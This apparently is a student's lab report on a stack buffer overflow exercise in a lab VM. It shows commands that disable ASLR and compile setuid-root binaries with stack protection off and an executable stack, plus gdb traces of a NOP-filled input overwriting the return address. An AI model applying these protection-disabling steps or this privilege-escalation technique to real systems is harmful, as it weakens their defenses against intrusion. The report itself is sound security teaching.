
CS255 lab 3

Name: Prince Choudhary
SID: 862254827

In order to perform buffer-overflow attack we need to disable counter measures. The address space randomization and counter measures in bash for SET-UID. They can be remove using the following commands:



```
[03/10/22]seed@VM:~/.../shellcode$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/10/22]seed@VM:~/.../shellcode$ sudo ln -sf /bin/zsh /bin/sh
[03/10/22]seed@VM:~/.../shellcode$ 
```


We can remove other counter measure while compiling the program:

i) -z execstack: This command makes the stack address space executable.
ii) -fno-stack-protector: This command would turn off the Stack Guard protection.

Task 1: Getting Familiar with Shellcode


Invoking the Shellcode

First we will compile the call_shellcode.c file.



```
[03/10/22]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[03/10/22]seed@VM:~/.../shellcode$ 
```


Now we can run the 32 bit and 64 bit output files. We can observe that that we are able to enter shell using both the 32 and 64 bit out files. Since there were no errors, we can say our program ran successfully. We got access to '/bin/sh'. In the make file we can see there is command which make the stack space executable "-z execstack". We can also observe that the "-m32" is added when we want to compile the program for 32 bit and this field is not required when we want to compile it for 64 bit. Using this program, we are executing shellcode. This is same as we did in our lab2 shellcode development.



```
[03/10/22]seed@VM:~/.../shellcode$ ./a32.out
$ echo $$
2541
$ exit
[03/10/22]seed@VM:~/.../shellcode$ echo $$
2231
[03/10/22]seed@VM:~/.../shellcode$ ./a64.out
$ echo $$
2544
$ 
```


Task 2: Understanding the Vulnerable Program

In this task as directed by TA we just need to demonstrate the buffer overflow, the program crash and eip/return address. We will create a bad file and launch attack in next task. We are provided with a Makefile which has the commands, we will just run make. From the Makefile we can see the buffer size for L1 = 100, L2 = 160, L3 = 200 and L4 = 10. To compile the program we need to turn off the stack guard and make stack executable using commands: " -fno-stack-protector" and "-z execstack". Make file already has these along with change ownership and mode of the file.




```
[03/10/22]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[03/10/22]seed@VM:~/.../code$ ls
brute-force.sh  Makefile                      sh       stack-L1      stack-L2      stack-L3      stack-L4
exploit.py      peda-session-stack-L1-dbg.txt  stack.c  stack-L1-dbg  stack-L2-dbg  stack-L3-dbg  stack-L4-dbg
```

On compilation we can see that the executables are created. The red highlighted represents SET-UID programs. On running the stack-L1 file we can see that it says badfile doesn't exist. When we create an empty badfile it will return properly as the there is nothing in the badfile.




```
[03/10/22]seed@VM:~/.../code$ ./stack-L1
Opening badfile: No such file or directory
[03/10/22]seed@VM:~/.../code$ touch badfile
[03/10/22]seed@VM:~/.../code$ ./stack-L1
Input size: 0
==== Returned Properly ====
```


Now we can run debugger with stack-L1-dbg and set breakpoint at bof function and run. Then we can get the eip value as seen in the screenshot.



```
==== Returned Properly ====
[03/10/22]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Desktop/lab3/Labsetup/code/stack-L1-dbg
Input size: 0
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb58 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf40 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf48 --> 0xffffd178 --> 0x0
ESP: 0xffffcb3c --> 0x565563ee (<dummy_function+62>:     add    esp,0x10)
```




```
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf48 --> 0xffffd178 --> 0x0
ESP: 0xffffcb3c --> 0x565563ee (<dummy_function+62>:     add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:  jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0x74
[------------------------------------stack-------------------------------------]
0000| 0xffffcb3c --> 0x565563ee (<dummy_function+62>:    add    esp,0x10)
0004| 0xffffcb40 --> 0xffffcf63 --> 0x456
0008| 0xffffcb44 --> 0x0
0012| 0xffffcb48 --> 0x3e8
0016| 0xffffcb4c --> 0x565563c3 (<dummy_function+19>:    add    eax,0x2bf5)
0020| 0xffffcb50 --> 0x0
0024| 0xffffcb54 --> 0x0
0028| 0xffffcb58 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcf63 "V\004") at stack.c:16
16      {
gdb-peda$ p $eip
$1 = (void (*)()) 0x565562ad <bof>
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
```




```
[-----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf40 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcb38 --> 0xffffcf48 --> 0xffffd178 --> 0x0
ESP: 0xffffcac0 ("1pUVT\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[------------------------------------stack-------------------------------------]
0000| 0xffffcac0 ("1pUVT\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
0004| 0xffffcac4 --> 0xffffcf54 --> 0x0
0008| 0xffffcac8 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcacc --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffcad0 --> 0x0
0020| 0xffffcad4 --> 0x0
0024| 0xffffcad8 --> 0x0
0028| 0xffffcadc --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $eip
$2 = (void (*)()) 0x565562c2 <bof+21>
gdb-peda$
```

Now if we create a badfile with random values without taking into account the address where they should be set we will get segmentation fault like in the following screenshots:



```
[03/11/22]seed@VM:~/.../code$ vi exploit.py
[03/11/22]seed@VM:~/.../code$ ./exploit.py
[03/11/22]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[03/11/22]seed@VM:~/.../code$
```



```
0024| 0xffffcb58 --> 0x90909090
0028| 0xffffcb5c --> 0x90909090
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x90909090 in ?? ()
gdb-peda$ n

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x1
EBX: 0x90909090
ECX: 0xffffd160 ("/bin\211\343PS\005\002")
EDX: 0xffffccc9 ("/bin\211\343PS\005\002")
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0x90909090
ESP: 0xffffcb40 --> 0x90909090
EIP: 0x90909090
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x90909090
[------------------------------------stack-------------------------------------]
0000| 0xffffcb40 --> 0x90909090
0004| 0xffffcb44 --> 0x90909090
0008| 0xffffcb48 --> 0x90909090
0012| 0xffffcb4c --> 0x90909090
0016| 0xffffcb50 --> 0x90909090
0020| 0xffffcb54 --> 0x90909090
0024| 0xffffcb58 --> 0x90909090
0028| 0xffffcb5c --> 0x90909090
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x90909090 in ?? ()
gdb-peda$
```

Hence we can conclude that our badfile should have the pointers values which are set very carefully which we will do in our next task or task 3.


Task 3: Launching Attack on 32-Bit Program(Level 1)

For this task we have to write badfile and use buffer-overflow vulnerability to gain root privilege. From the MakeFile we can see the buffer size for L1 = 100, L2 = 160, L3 = 200 and L4 = 10. To compile the program we need to turn off the stack guard and make stack executable using commands: " -fno-stack-protector" and "-z execstack".

We have the vulnerable program where the bof function would copy our payload to memory. Our job is to make the bof function return to our payload from bad file instead of returning to its original. For us to be able to do this we need to know the offset. Next, we have to put some values there which should be the beginning address of our code. We can put multiple entry points in the memory because, if we are able to hit any of the entry point, we would be successful. For this we will add a lot of NOP at the beginning of our source code. NOP instruction number is 0x90. If we can find the buffer address and ebp value we can calculate the offset value. Offset = ebp - buffer + 4.

